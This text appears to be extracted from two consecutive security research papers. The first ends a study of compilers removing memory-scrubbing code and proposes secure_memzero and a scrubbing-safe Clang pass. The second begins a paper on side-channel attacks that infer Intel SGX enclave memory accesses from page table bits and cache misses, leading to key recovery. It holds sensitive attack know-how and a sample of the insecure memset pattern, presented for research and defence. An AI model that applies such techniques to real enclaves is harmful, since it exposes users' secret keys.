Crypto++ is a C++ class library implementing several cryptographic algorithms [8]. We tested version 5.6.4. Crypto++ defines SecureWipeBuffer, which reliably scrubs memory by using custom assembly if the buffer contains values of type byte, word16, word32, or word64; otherwise it uses the volatile data pointer technique. Despite the availability of SecureWipeBuffer, we found one scrubbing operation dealing with sensitive data that was removed because it used plain memset rather than its own SecureWipeBuffer.

Sample case. The UncheckedSetKey function, shown in Figure 8, sets the key for a CAST256 object. UncheckedSetKey uses plain memset to scrub the user key on the stack, which is removed by the optimizer.

Developer response. The bug was patched with a call to SecureWipeBuffer.

```
void CAST256::Base::UncheckedSetKey(const byte *userKey,
  unsigned int keylength, const NameValuePairs &) {

  AssertValidKeyLength(keylength);
  word32 kappa[8];
  /* kappa is allocated on stack to hold user key */
  ...
  memset(kappa, 0, sizeof(kappa));
}
```

Figure 8: A removed scrubbing operation in Crypto++ 5.6.4.

5.10 Bitcoin

Bitcoin is a cryptocurrency and payment system [5]. We tested version 0.13.0 of the Bitcoin client. The project defines `memory_cleanse`, which reliably scrubs memory by using `OPENSSL_cleanse`, described below. The source code uses `memory_cleanse` consistently; we found no removed scrubbing operations.

5.11 OpenSSH

OpenSSH is a popular implementation of the SSH protocol [19]. We tested version 7.3. OpenSSH defines its own `explicit_bzero`, which is a reliable way of scrubbing memory: it uses BSD's `explicit_bzero` if available, then `memset_s` if available. If neither are available, it uses the volatile function pointer technique to call `bzero`. We found no removed scrubbing operations.

5.12 Discussion

Our case studies lead us to two observations. First, **there is no single accepted scrubbing function.** Each project mixes its own cocktail using existing scrubbing techniques, and there is no consensus on which ones to use. Unfortunately, as we discussed in Section 3, some of the scrubbing techniques are flawed or unreliable, making scrubbing functions that rely on such techniques potentially ineffective. To remedy this state of affairs, we developed a single memory scrubbing technique that combines the best techniques into a single function, described in Section 6.

Second, even when the project has reliable scrubbing function, **developers do not use their scrubbing function consistently.** In four of the eleven projects we examined, we found cases where developers called `memset` instead of their own scrubbing function. To address this, we developed a scrubbing-safe dead-store elimination pass that defensively compile bodies of code, as discussed in Section 7.

6 Universal Scrubbing Function

As we saw in Section 3, there is no single memory scrubbing technique that is both universal and guaranteed. In the next section, we propose a compiler-based solution based on Clang, that protects scrubbing operations from dead-store elimination. In many cases, however, the developer can't mandate a specific compiler and must resort to imperfect techniques to protect scrubbing operations from the optimizer. To aid developers in this position, we developed our own scrubbing function, called `secure_memzero`, that combines the best effective scrubbing techniques in a simple implementation. Specifically, our implementation supports:

- Platform-provided scrubbing functions (`SecureZeroMemory` and `memset_s`) if available,
- The memory barrier technique if GCC or Clang are used to compile the source, and
- The volatile data pointer technique and the volatile function pointer technique.

Our `secure_memzero` function is implemented in a single header file `secure_memzero.h` that can be included in a C/C++ source file. The developer can specify an order of preference in which an implementation will be chosen by defining macros before including `secure_memzero.h`. If the developer does not express a preference, we choose the first available implementation in the order given above: platform-provided function if available, then memory barrier on GCC and Clang, then then volatile data pointer technique. Our defaults reflect what we believe are the best memory scrubbing approaches available today.

We have released our implementation into the public domain, allowing developers to use our function regardless of their own project license. We plan to keep our implementation updated to ensure it remains effective as compilers evolve. The current version of `secure_memzero.h` is available at

https://compsec.sysnet.ucsd.edu/secure_memzero.h.

7 Scrubbing-Safe DSE

While we have tested our `secure_memzero` function with GCC, Clang, and Microsoft Visual C, by its very nature it cannot *guarantee* that a standard-conforming compiler will not remove our scrubbing operation. To address these cases, we implemented a scrubbing-safe dead store elimination option in Clang 3.9.0.

7.1 Inhibiting Scrubbing DSE

Our implementation works by identifying all stores that may be explicit scrubbing operations and preventing the dead store elimination pass from eliminating them. We consider a store, either a `store` IR instruction, or a call to LLVM's `memset` intrinsic, to be a potential scrubbing operation if

- The stored value is a constant,
- The number of bytes stored is a constant, and
- The store is subject to elimination because the variable is going be out of scope without being read.

The first two conditions are based on our observation how scrubbing operations are performed in the real code. The third allows a store that is overwritten by a later one to the same location before being read to be eliminated, which improves the performance. We note that our techniques preserves all dead stores satisfying the conditions above, regardless of whether the variables are considered sensitive or not. This may introduce false positives, dead

stores to non-sensitive variables in memory that are preserved because they were considered potential scrubbing operations by our current implementation. We discuss the performance impact of our approach in Section 7.2.

It is worth considering an alternative approach to ensuring that sensitive data is scrubbed: The developer could explicitly annotate certain variables as *secret*, and have the compiler ensure that these variables are zeroed before going out of scope. This would automatically protect sensitive variables without requiring the developer to zero them explicitly. It would also eliminate potential false positives introduced by our approach, because only sensitive data would be scrubbed. Finally, it could also ensure that spilled registers containing sensitive data are zeroed, something our scrubbing-safe DSE approach does not do (see Section 8 for a discussion of this issue).

We chose our approach because it does not require *any* changes to the source code. Since developers are already aware of the need to clear memory, we rely on scrubbing operations already present in the code and simply ensure that they are not removed during optimization. Thus, our current approach is compatible with legacy code and can protect even projects that do not use a secure scrubbing function, provided the sensitive data is zeroed after use.

7.2 Performance

Dead store elimination is a compiler optimization intended to reduce code size and improve performance. By preserving certain dead stores, we are potentially preventing a useful optimization from improving the quality emitted code and improving performance. To determine whether or not this the case, we evaluated the performance of our code using the SPEC 2006 benchmark. We compiled and ran the SPEC 2006 benchmark under four compiler configurations: `-O2` only, `-O2` and `-fno-builtin-memset`, `-O2` with DSE disabled, and `-O2` with our scrubbing-safe DSE. In each case, we used Clang 3.9.0, modified to allow us to disable DSE completely or to selectively disable DSE as described above. Note that `-fno-builtin-memset` is *not* a reliable means of protecting scrubbing operations, as discussed in Section 3.2. The benchmark was run on a Ubuntu 16.04.1 server with an Intel Xeon Processor X3210 and 4GB memory.

Our results indicate that the performance of our scrubbing-safe DSE option is within 1% of the base case (`-O2` only). This difference is well within the variation of the benchmark; re-running the same tests yielded differences of the same order. Disabling DSE completely also did not affect performance by more than 1% over base in all but one case (`483.xalancbmk`) where it was within 2%. Finally, with the exception of the `403.gcc` benchmark, disabling built-in memset function also does not have a significant adverse effect on performance. For the `403.gcc` benchmark, the difference was within 5% of base.

8 Discussion

It is clear that, while the C standard tries to help by defining `memset_s`, in practice the C standard does not help. In particular, `memset_s` is defined in the optional Annex K, which is rarely implemented. Developers are then left on their own to implement versions of secure memset, and the most direct solution uses the volatile quantifier. But here again, the C standard does not help, because the corner cases of the C standard actually give the implementation a surprising amount of leeway in defining what constitutes a volatile access. As a result, any implementation of a secure memset based on the volatile qualifier is not guaranteed to work with every standard-compliant compiler.

Second, it's very tricky in practice to make sure that a secure scrubbing function works well. Because an incorrect implementation does not break any functionality, it cannot be caught by automatic regression tests. The only reliable way to test whether an implentation is correct or not is to manually check the generated binary, which can be time-consuming. What's worse, a seemingly working solution may turn out to be insecure under a different combination of platform, compiler and optimization level, which further increases the cost to test an implementation. In fact, as we showed in Section 5.2, developers did make mistakes in the implementing of secure scrubbing functions. This is why we implemented `secure_memzero` and tested it on Ubuntu, OpenBSD and Windows with GCC and Clang. We released it into the public domain so that developers can use it freely and collaborate to adapt it to future changes to the C standard, platforms or compilers.

Third, even if a well-implemented secure scrubbing function is available, developers may forget to use it, instead using the standard `memset` which is removed by the compiler. For example, we found this happened in Crypto++ (Section 5.9). This observation makes compiler-based solutions, for example the secure DSE, more attractive because they do not depend on developers correctly calling the right scrubbing function.

Finally, it's important to note that sensitive data may still remain in on the stack even after its primary storage location when it is passed as argument or spilled (in registers) onto the stack. Addressing this type of data leak requires more extensive support from the compiler.

9 Conclusion

Developers have known that compiler optimizations may remove scrubbing operations for some time. To combat this problem, many implementations of secure memset have been created. In this paper, we surveyed the ex-

isting solutions, analyzing the assumptions, advantages and disadvantages of them. Also, our case studies have shown that real world programs still have unscrubbed sensitive data, due to incorrect implementation of secure scrubbing function as well as from developers simply forgetting to use the secure scrubbing function. To solve the problem, we implemented the secure DSE, a compiler-based solution that keeps scrubbing operations while remove dead stores that have no security implications, and `secure_memzero`, a C implementation that have been tested on various platforms and with different compilers.

Acknowledgments

This work was funded in part by the National Science Foundation through grants NSF-1646493, NSF-1228967, and NSF-1237264.

References

[1] 6.45.2 Extended Asm - Assembler Instructions with C Expression Operands. https://gcc.gnu.org/onlinedocs/gcc/Extended-Asm.html.

[2] #7419 (Choose a faster memwipe implementation) - Tor Bug Tracker & Wiki. https://trac.torproject.org/projects/tor/ticket/7419.

[3] 8537 – Optimizer Removes Code Necessary for Security. https://gcc.gnu.org/bugzilla/show_bug.cgi?id=8537.

[4] A glance at compiler internals: Keep my memset. http://blog.quarkslab.com/a-glance-at-compiler-internals-keep-my-memset.html.

[5] Bitcoin: Open source P2P money. https://bitcoin.org/.

[6] Bug 15495 - dead store pass ignores memory clobbering asm statement. https://bugs.llvm.org/show_bug.cgi?id=15495.

[7] Changeset 009521a. https://community.openvpn.net/openvpn/changeset/009521ac8ae613084b23b9e3e5dc4ebeccd4c6c8/.

[8] Crypto++ library. https://www.cryptopp.com/.

[9] Cryptographic coding standard - coding rules. https://cryptocoding.net/index.php/Coding_rules#Clean_memory_of_secret_data.

[10] CVE-2016-0777. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0777.

[11] GCC Bugzilla - Bug 26587. https://gcc.gnu.org/bugzilla/show_bug.cgi?id=26587.

[12] Kerberos - The Network Authentication Protocol. https://web.mit.edu/kerberos/.

[13] Libgcrypt. https://www.gnu.org/software/libgcrypt/.

[14] Libressl. https://www.libressl.org/.

[15] libsodium - A modern and easy-to-use crypto library. https://github.com/jedisct1/libsodium.

[16] The linux kernel archives. https://www.kernel.org/.

[17] musl libc. https://www.musl-libc.org/.

[18] Network Security Services - Mozilla. https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS.

[19] OpenSSH. http://www.openssh.com/.

[20] OpenSSL: Cryptography and SSL/TLS Toolkit. https://www.openssl.org/.

[21] OpenVPN - Open Source VPN. https://openvpn.net/.

[22] Reimplement non-asm OPENSSL_cleanse(). https://github.com/openssl/openssl/pull/455.

[23] Sudo. https://www.sudo.ws/.

[24] Tarsnap - Online backups for the truly paranoid. http://www.tarsnap.com/.

[25] Tor Project: Anonymity Online. https://www.torproject.org.

[26] When erasing secrets, use a memset() that's not optimized away. https://community.openvpn.net/openvpn/ticket/751.

[27] WolfSSL - Embedded SSL Library for Applications, Devices, IoT, and the Cloud. https://www.wolfssl.com.

[28] N. Benton. Simple relational correctness proofs for static analyses and program transformations. In *ACM SIGPLAN Notices*, volume 39, pages 14–25, 2004.

[29] C. Deng and K. S. Namjoshi. Securing a compiler transformation. In *Proceedings of the 23rd Static Analysis Symposium*, SAS '16, pages 170–188, 2016.

[30] V. D'Silva, M. Payer, and D. Song. The correctness-security gap in compiler optimization. In *Security and Privacy Workshops*, SPW '15, pages 73–87, 2015.

[31] X. Leroy. Formal certification of a compiler back-end or: programming a compiler with a proof assistant. In *ACM SIGPLAN Notices*, volume 41, pages 42–54, 2006.

[32] K. Lu, C. Song, T. Kim, and W. Lee. Unisan: Proactive kernel memory initialization to eliminate data leakages. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 920–932, New York, NY, 2016.

[33] C. O'Donell and M. Sebor. Updated Field Experience With Annex K — Bounds Checking Interfaces. http://www.open-std.org/jtc1/

sc22/wg14/www/docs/n1969.htm, Sept. 2015.

[34] G. Paoloni. How to benchmark code execution times on intel ia-32 and ia-64 instruction set architectures. *Intel Corporation*, 2010.

[35] C. Percival. Erratum. http://www.daemonology.net/blog/2014-09-05-erratum.html.

[36] C. Percival. How to zero a buffer. http://www.daemonology.net/blog/2014-09-04-how-to-zero-a-buffer.html.

[37] R. Seacord. *The CERT C Secure Coding Standard*. Addison Wesley, 2009.

[38] X. Wang, N. Zeldovich, M. F. Kaashoek, and A. Solar-Lezama. Towards optimization-safe systems: Analyzing the impact of undefined behavior. In *Proceedings of the Twenty-Fourth ACM Symposium on Operating Systems Principles*, SOSP '13, pages 260–275, New York, NY, 2013.

[39] D. Wheeler. Specially protect secrets (passwords and keys) in user memory. https://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/protect-secrets.html.

A Appendix

A.1 Instrumenting Clang to Report DSE

To investigate how common it is for scrubbing operations to be removed by the compiler in open source projects, we developed a tool called *Scrubbing Finder*. Our case studies in Section 5 were performed with this tool.

Since scrubbing operations are removed in a compiler's dead store elimination optimization pass, we instrumented the DSE pass in LLVM/Clang 3.9.0 to report these instances. In order to differentiate removed scrubs from other dead stores, it is necessary to differentiate the different kinds of dead stores: (1) a store that is overwritten by another store with no read in between; (2) a store to an object that is about to be out of scope (a dead store to a stack object); (3) a store to an object that is about to be freed (a dead store to a heap object). There is no need to report the first case because even though the earlier store is indeed a scrubbing operation, it is safe to remove it. In addition, we noticed that all but one secure scrubbing implementation store a constant value to the buffer (typically zero). The only exception is the complicated computation technique of OpenSSL's `OPENSSL_cleanse` (see Section 3.4.1), which stores non-constants values—however, those stores are not dead stores. Thus the scrubbing finder only reports dead stores of (2) and (3) where a constant is stored.

Thus, when dead store belonging to one of the two categories described above is removed, *Scrubbing Finder* reports: (1) the *Location* of the removed scrub, including file and line number; (2) the *Removed IR Instruction*; and (3) *Additional Info* describing any instances where the removed scrub was inlined. Figure 9 is an example we found in Kerberos, which has since been fixed.

```
1 Location: src/lib/gssapi/krb5/lucid_context.c:269:13
2 Removed IR Instruction: call void @llvm.memset.p0i8.i64
3   (i8* nonnull %call.i9.i, i8 0, i64 %conv.i8.i,
4   i32 1, i1 false)
5 Additional Info:
6   src/lib/gssapi/krb5/lucid_context.c:269:13 inlined at
7   [src/lib/gssapi/krb5/lucid_context.c:285:13 inlined at
8   [src/lib/gssapi/krb5/lucid_context.c:233:9 inlined at
9   [src/lib/gssapi/krb5/lucid_context.c:94:16 ] ] ]
```

Figure 9: Example of a removed scrub in Kerberos reported by *Scrubbing Finder*.

In this example, the removed scrub is on line 269, column 13 of `krb5-1.14.4/src/lib/gssapi/krb5/lucid_context.c`. Furthermore, the enclosing function of the removed operation is inlined at `krb5-1.14.4/src/lib/gssapi/krb5/lucid_context.c:285:13`. The function containing line 285 of `lucid_context.c` is inlined at `krb5-1.14.4/src/lib/gssapi/krb5/lucid_context.c:233:9`. The function containing line 233 of `lucid_context.c` is inlined at `krb5-1.14.4/src/lib/gssapi/krb5/lucid_context.c:94:16`.

Telling Your Secrets Without Page Faults: Stealthy Page Table-Based Attacks on Enclaved Execution

Jo Van Bulck
imec-DistriNet, KU Leuven
jo.vanbulck@cs.kuleuven.be

Nico Weichbrodt
IBR DS, TU Braunschweig
weichbr@ibr.cs.tu-bs.de

Rüdiger Kapitza
IBR DS, TU Braunschweig
kapitza@ibr.cs.tu-bs.de

Frank Piessens
imec-DistriNet, KU Leuven
frank.piessens@cs.kuleuven.be

Raoul Strackx
imec-DistriNet, KU Leuven
raoul.strackx@cs.kuleuven.be

Abstract

Protected module architectures, such as Intel SGX, enable strong trusted computing guarantees for hardware-enforced enclaves on top a potentially malicious operating system. However, such enclaved execution environments are known to be vulnerable to a powerful class of *controlled-channel* attacks. Recent research convincingly demonstrated that adversarial system software can extract sensitive data from enclaved applications by carefully revoking access rights on enclave pages, and recording the associated page faults. As a response, a number of state-of-the-art defense techniques has been proposed that suppress page faults during enclave execution.

This paper shows, however, that page table-based threats go beyond page faults. We demonstrate that an untrusted operating system can observe enclave page accesses *without* resorting to page faults, by exploiting other side-effects of the address translation process. We contribute two novel attack vectors that infer enclaved memory accesses from page table attributes, as well as from the caching behavior of unprotected page table memory. We demonstrate the effectiveness of our attacks by recovering EdDSA session keys with little to no noise from the popular Libgcrypt cryptographic software suite.

1 Introduction

Enclaved execution, or support for protected modules, is a promising new security paradigm that makes it possible to execute application code on a platform without having to trust the underlying operating system or hypervisor. With the advent of Intel SGX [32], support for Protected Module Architectures (PMAs) is now available on mainstream consumer hardware, and can be used to defend against malicious or compromised system software, both in an untrustworthy cloud environment [3, 36] as well as for desktop applications [18]. In particular, one line of research has developed techniques and supporting software to make it relatively easy to run unmodified legacy applications within an enclave [3, 2, 41, 45].

An essential aspect of enclaved execution is that the hardware prevents privileged system software from reading or writing a module's private memory directly, or from tampering with its internal control flow. However, the OS remains in charge of allocating platform resources (memory pages and CPU time) to protected modules, such that the platform can be protected against misbehaving or buggy enclaves. One consequence of this interaction between privileged system software and enclaves is an entirely new class of powerful, *indirect* attacks on enclaved applications. Xu et al. [48] first showed how a malicious OS can use page faults as a noise-free *controlled-channel* to extract rich information (full text and images) from a single run of a victim enclave. This is particularly dangerous when legacy software is running within an enclave, as these applications have not been hardened against side-channel attacks. As a result, several authors have expressed their concerns on side-channel vulnerabilities in a PMA setting in general, and the page fault channel in particular [12, 9, 43, 39, 7].

The research community has since proposed a number of compile-time and hardware-enabled defense techniques [40, 10, 39] that hide enclave page accesses from the OS. We argue, however, that page faults are but one side-effect of the address translation process that is observable by untrusted system software. More specifically, the main contribution of this paper is that we show that an adversarial OS can infer page accesses from an enclaved execution that *never* suffers a page fault. Our attacks exploit the key property that the SGX design leaves page table memory under explicit control of the untrusted OS. As such, other side-effects of the page table walk in enclave mode can be observed by the OS with very little to no noise. We identify and successfully exploit straightforward effects such as the setting of "accessed" and "dirty" bits, as well as less obvious effects such as the caching of page table memory itself. An important consequence is

that our novel attack vectors bypass recent defenses that focus exclusively on suppressing page faults [40, 39].

In summary, the contributions of this paper are:

- We advance the state-of-the-art by defeating recently proposed defense techniques, showing that we can infer page accesses without resorting to page faults.
- We present a page table-based technique to precisely interrupt an enclave at instruction-level granularity.
- We implement our novel attack vectors as an extension to Graphene-SGX's untrusted runtime, facilitating eavesdropping on unmodified applications.
- We demonstrate the effectiveness of our attacks by extracting private EdDSA session keys from the widely used Libgcrypt cryptographic library.

Our attack framework and evaluation scenarios are available as free software, licensed under GPLv3, at `https://github.com/jovanbulck/sgx-pte`.

2 Background

In this section, we provide the necessary background on Intel SGX, refine the attacker model, and discuss previous research results on controlled-channel attacks.

2.1 Intel SGX

Recent Intel x86 processors from Skylake onwards are being shipped with Software Guard eXtensions (SGX) [32, 1, 23] that enable strong, hardware-enforced trusted computing guarantees in an untrusted execution environment. SGX extends the instruction set and memory access logic of the Intel architecture to allow the execution of security-sensitive application logic in protected *enclaves* in isolation from the remainder of the system, including privileged OS or hypervisor.

Memory Protection. An SGX-enabled processor sets aside a contiguous physical memory area, referred to as Processor Reserved Memory (PRM). A hardware-level memory encryption engine guarantees the confidentiality, integrity, and freshness of PRM memory while it resides outside of the processor package. The PRM region is subdivided into two data structures: the Enclave Page Cache (EPC) and the Enclave Page Cache Map (EPCM). Protected 4 KB enclave code and data pages are allocated from the EPC, while every EPC page has a shadow entry in the EPCM to track ownership, type, address translation, and permission meta data. EPCM memory is exclusively managed by the processor, and is never directly accessible to software.




Figure 1: Additional memory access checks performed by SGX for a virtual address *vadrs* that maps to a physical address *padrs*.

SGX enclaves are instantiated as part of the virtual address space of a conventional OS process. Since PRM is a limited system resource, untrusted system software is in charge of assigning protected memory pages to enclaves, and is allowed to oversubscribe the EPC. At enclave creation time, the OS can instruct the processor to initialize newly allocated EPC pages with unprotected code or data. After finalizing the enclave, and before it can be entered, the hardware calculates a secure hash of the enclave's initial state. This allows the integrity of the untrusted loading process to be attested to a remote stakeholder [1]. SGX furthermore offers dedicated ring-zero instructions to securely evict and reload enclave pages between EPC memory and untrusted storage.

An important design decision of SGX is that it leaves page tables under explicit control of the untrusted operating system. Instead, SGX implements an additional, independent layer of access control on top of the legacy page table-based memory protection mechanism. Figure 1 summarizes the additional checks performed when accessing enclave memory. First, in order to translate the provided virtual address to a physical one, the processor traverses the OS-managed page tables, as well as the extended page tables set up by the hypervisor, if any. As usual, a page fault is signaled to the untrusted OS in case of a permission mismatch or missing page table entry during address translation. Any attempt to access the PRM region in non-enclave mode results in abort page semantics, i.e., read `0xFF` and ignore writes. Likewise, in enclave mode, the processor is allowed to reference all memory that falls outside of the executing enclave's virtual address range, but abort page semantics apply when such an address resolves into PRM memory. Furthermore, a page fault is signaled to the untrusted OS for EPC accesses that either do not belong to the currently executing enclave, are accessed through an unexpected virtual

address, or do not comply with the read/write/execute permissions imposed by the EPCM.

To speed up subsequent memory accesses, SGX employs the processor's Translation Lookaside Buffer (TLB) as a trusted cache of already checked page permissions. That is, SGX's memory access protection is entirely implemented in the Memory Management Unit (MMU) hardware that consults the untrusted page tables and the EPCM whenever a provided virtual address was not found in the TLB [32, 9]. SGX's security argument is based on the key observation that untrusted system software needs to interrupt the logical processor core before it can affect TLB entries. SGX therefore flushes the TLB and internal paging-structure caches whenever entering or exiting an enclave, and requires the OS to engage in a hardware-verified protocol that ensures proper TLB invalidation before evicting an EPC page.

SGX's dual permission lookup scheme prevents malicious system software from mounting active memory mapping attacks [9]. The output of the address translation process is considered untrusted, and the most restrictive of both permissions is applied. However, this design also implies that an attacker controlling page table permissions can cause enclave code to cause page faults, and be notified when certain pages are accessed. This property lies at the basis of the page fault attacks described in Section 2.3.

Enclave Entry and Exit. SGX enclaves are embedded in the address space of an untrusted user mode application, and can be internally multithreaded. They have to be explicitly entered by means of a dedicated `eenter` instruction that switches the logical processor to enclave mode, and transfers control to a predetermined entry point in the enclave's code section. The untrusted application context can exchange data with the enclave via unprotected memory. A processor running in enclave mode can be switched back programmatically by invoking the `eexit` instruction, or in case of a fault or external interrupt, through a process known as Asynchronous Enclave Exit (AEX). Upon AEX, the processor securely stores the execution context and exit reason (exception number) in a predetermined State Save Area (SSA) inside the enclave, and replaces CPU registers with a synthetic state before transferring control to the untrusted OS exception handler specified in the Interrupt Descriptor Table (IDT). In case of a page fault, SGX also takes care of zeroing out the twelve least significant bits of the faulting address, revealing only the page number, but not the 12-bit offset within that page.

Importantly, SGX enclave threads are unaware of interrupts by design, and have to be resumed explicitly by invoking `eresume` from the unprotected application context. The `eresume` instruction takes care of restoring the previously saved processor state, and redirects control flow to the instruction pointer specified in the SSA frame. SGX allows an enclave to register trusted in-enclave exception handlers with a cooperative OS. For this to work, `eenter` has to be explicitly called before `eresume`, so as to allow the previously interrupted enclave to inspect and modify its internal SSA frame. Since `eresume` cannot be intercepted however, an enclave has no way of enforcing its internal exception handler to be actually called.

SGX's exception model ensures that the untrusted operating system remains in control of shared platform resources such as memory or CPU time, and prevents direct information leakage of register contents. However, partial information on the enclave's internal state still leaks to the OS via exception vectors, and the access type and page base address in case of a page fault.

2.2 Attacker Model and Assumptions

The adversary's goal is to derive sensitive application data processed in an enclave. We assume the standard SGX threat model where an attacker has full control over privileged system software including the operating system and hypervisor. The attacker has full control over OS scheduling decisions; she can pin specific threads to specific CPU cores, and interrupt enclaves repeatedly. She can furthermore modify all non-enclaved parts of the application. Like previous SGX attacks [48, 40, 13, 37, 28], we finally assume knowledge of the (compiled) source code of the target application.

At the system level, we assume a classical MMU-based architecture where the system software maintains a multi-level page table data structure in OS memory to control virtual to physical page mappings. We assume the OS is in control of enclave page mappings, whereas the PMA guarantees the confidentiality and integrity of enclave pages, and properly verifies address translations to protect against page remapping attacks. Importantly, in contrast to previously published controlled-channel attacks discussed below, we assume a *PF-oblivious* attacker model where any page faults in enclave mode are hidden from untrusted system software. Our notion of stealthiness thus requires an attacker to infer page access patterns from an enclaved execution that *never* suffers a page fault. In addition, to stay under the radar of remote attestation schemes [39] that require the user's approval for each enclave invocation, our stealthy adversary should extract information from a *single* run of the victim enclave.

2.3 Controlled-Channel Attacks

This section briefly revisits previous research on page fault-driven attacks and defenses. We first explain how sensitive information can be derived from an enclave's

page fault behavior, and thereafter elaborate on recently proposed state-of-the-art defense techniques.

Tracking Page Faults. As explained above, a page fault during enclave execution triggers an AEX that hands over control to the untrusted operating system, revealing the base address of the faulting page. A malicious OS can exploit this property to obtain a page-level trace of enclave execution by clearing the "present" bit in the Page Table Entries (PTEs) that form the enclave's virtual address space. For maximal information leakage, an adversary allocates at most one code page and up to two operand data pages at all times. Furthermore, the access type can be inferred by manipulating the "writable" and "execute disable" PTE attributes.

Seminal work by Xu et al. [48] first showed how to exploit the page fault side-channel in a deterministic way. Their *controlled-channel* attacks exploit secret-dependent control flow and data accesses in unmodified legacy applications running on top of the SGX-based Haven [3] architecture. To overcome the coarse-grained page-level granularity, they observe that the *sequence* of preceding page faults can be used to uniquely identify a specific memory access. The controlled-channel attack relies on an exhaustive offline analysis of the target application binary to identify page fault sequences, and afterwards uses this information to extract rich information (full text and images) without noise from a single run of the victim enclave. Subsequent work by Shinde et al. [40] demonstrated that the page fault channel is sufficiently strong to extract cryptographic key bits from unmodified versions of OpenSSL and Libgcrypt.

Proposed Defenses. Ferraiuolo et al. [12] propose the use of dedicated CPU instructions to prevent certain pages from being swapped out of the protected memory area. This defense technique overlooks however that page faults can also be caused by directly modifying PTE attributes controlled by the OS. Shinde et al. [40] introduce the notion of *PF-obliviousness* which requires that any information leaked via page fault patterns can also be learned from running the program without inducing any page faults. They propose a compiler-based solution called *deterministic multiplexing* to generate PF-oblivious programs that unconditionally access all code and data pages at the same level of the execution tree. Without developer-assisted optimizations however, their approach exhibits unacceptable performance overheads [40] in practical application scenarios, which is why they also propose a hardware-assisted solution. In the *contractual execution* model, an enclave agrees with the untrusted OS that a number of sensitive pages remain mapped in its address space. The hardware is modified to report page faults directly to the enclave, without OS intervention, so as to enable protected enclave programs to detect contract violations. The enclave's fault handler can decide to either forward the page fault to the OS, abort the enclave program, or perform a fake execution to hide the page fault completely.

It seems that Intel made a first step towards supporting contractual execution on SGX platforms. As per revision 2 of the SGX specification [21], AEX can optionally store information about page faults in the interrupted enclave's SSA frame. This allows an SGX enclave to register a trusted exception handler for page faults. As explained in Section 2.1, however, the unprotected application can trivially `eresume` an enclave without first calling its designated exception handler. That is, the SGX v2 design still leaves enclaves explicitly unaware of interrupts or page faults. In response, Shih et al. [39] present a pragmatic approach to contractual execution on SGX platforms. Their solution, called T-SGX, leverages hardware support for Transactional Synchronization eXtensions (TSX) in recent Intel processors [23]. TSX was designed to synchronize the critical sections of multiple threads without the overhead of software-based locks. Code executing in a TSX transaction is aborted and automatically rolled back whenever encountering a cache conflict or exception. The security argument of T-SGX relies on the important property that a page fault during a TSX transaction immediately transfers control to a user-level transaction abort handler, without first notifying the OS. In case of an external interrupt on the contrary, the normal AEX procedure vectors to the OS, but TSX ensures that the in-enclave transaction abort handler is called on `eresume`. The T-SGX compiler wraps each basic block in a TSX transaction, and uses a carefully designed springboard page to hide page faults across transactions. Since TSX lacks hardware support to distinguish between page faults and regular interrupts in the abort handler, T-SGX restarts transactions by default, and only terminates the enclave program after counting too many consecutive aborts of the same transaction. Since the OS is made unaware of page faults, an adversary learns at most one page access by observing early program termination. T-SGX prevents reruns by requiring the remote enclave owner's consent before starting the enclaved application.

Note that T-SGX does *not* consider frequent enclave preemptions suspicious (up to 10 consecutive transaction aborts are allowed for each individual basic block). Between the submission and acceptance of this paper, however, more recent work was published [7] that leverages TSX to not only hide page faults, but also monitor suspicious interrupt rates. We discuss this heuristic defense technique and its implications for our attacks in more detail in Section 6.

Finally, Costan et al. [10] present a hardware-software co-design called Sanctum that represents a more radical

approach to eliminate controlled-channel attacks. Not only does Sanctum dispatch page faults directly to enclaves, but it also allows them to maintain their own virtual-to-physical mappings in a separate page table hierarchy in enclave-private memory. As further explored in Section 6, this design decision effectively prevents directed page table-based attacks from the OS. While Sanctum explicitly identifies information leakage from "accessed" and "dirty" page table attributes as a motivation for enclave-private page tables, we are the first to provide an exploitation strategy and to explore the implications of this side-channel.

3 Stealthy Page Table-Based Attacks

In this section, we present the design of our novel page table-based attacks. We first introduce two distinct ways in which a PF-oblivious attacker can detect page accesses after the enclave has programmatically been exited. Next, we present our approach to dealing with cached TLB entries for subsequent accesses to the same page. We finally explain how to infer conditional control or data flow in large programs by correlating subsequent page accesses in *page sets* as a more stealthy alternative to the page fault sequences introduced by Xu et al. [48].

3.1 Monitoring Page Table Entries

As a running example, consider the leftmost code snippet in Fig. 2, where we assume that *a* and *b* reference different data pages. In the classical controlled-channel attack [48, 40], an adversary would revoke access rights on both pages before entering the enclave, and learn the secret input by observing a page fault on either *a* or *b*.

```
1 void inc_secret (int s) {
2     if (s)
3         *a += 1;
4     else
5         *b += 1;
6 }
```

```
1 int compare_and_swap (
      int old, int new) {
2     if (*a == old)
3         return (*a=new);
4     else return *a;
5 }
```

Figure 2: Example code with secret-dependent data flow.

Our attacks are based on the important observation that a processor in enclave mode accesses unprotected page table memory during the address translation process. The key intuition is to exploit side-effects of the page table walk to identify which page has been accessed. In the following, we show that an adversary with access to unprotected page table memory can learn the secret input without resorting to page faults, either explicitly via page table attributes, or implicitly by observing cache misses.

A/D Bits. Since memory is a limited system resource, swapping out pages is benign OS behavior. To help memory-management software make an informed decision, Intel x86 processors [23] explicitly provide insight into an application's memory usage via page table attributes. The CPU's address translation logic sets a dedicated Accessed (*A*) bit whenever reading a page table entry, and takes care to set the Dirty (*D*) flag the first time a page has been written to. A/D attributes are stored in kernel-space memory, alongside the physical address of the page being referenced by the corresponding PTE entry, and need to be explicitly cleared by software.

We experimentally confirmed that A/D bits are also updated in enclave mode. An adversary inspecting these PTE attributes after enclave execution is thus provided with a perfect, noise-free information channel regarding the accessed memory pages. She can furthermore unambiguously distinguish between read and write accesses to the same page. In our `inc_secret` example, the secret input is directly revealed through the "accessed" bit of the PTEs referenced by *a* respectively *b*. The right-hand side of Fig. 2 provides a more subtle example where the data page referenced by *a* is first accessed, and thereafter either written to, or read again. An adversary can distinguish between these cases using the "dirty" PTE attribute. Note that a page fault-based attack could derive the same information using the "writable" attribute, if stealthiness is not a concern.

Cache Misses. Since modern CPUs can process data an order of magnitude faster than it can be fetched from DRAM, they rely on on an intricate cache hierarchy to speed up repeated code and data accesses. Contemporary Intel CPUs [23] feature three levels of multi-way, set-associative caches for instruction/data memory, and a separate TLB plus specialized paging-structure caches to accelerate address translation. Cache memories introduce a measurable timing difference for DRAM accesses and enable a powerful class of microarchitectural side-channel attacks, for they are shared among all software running on the platform.

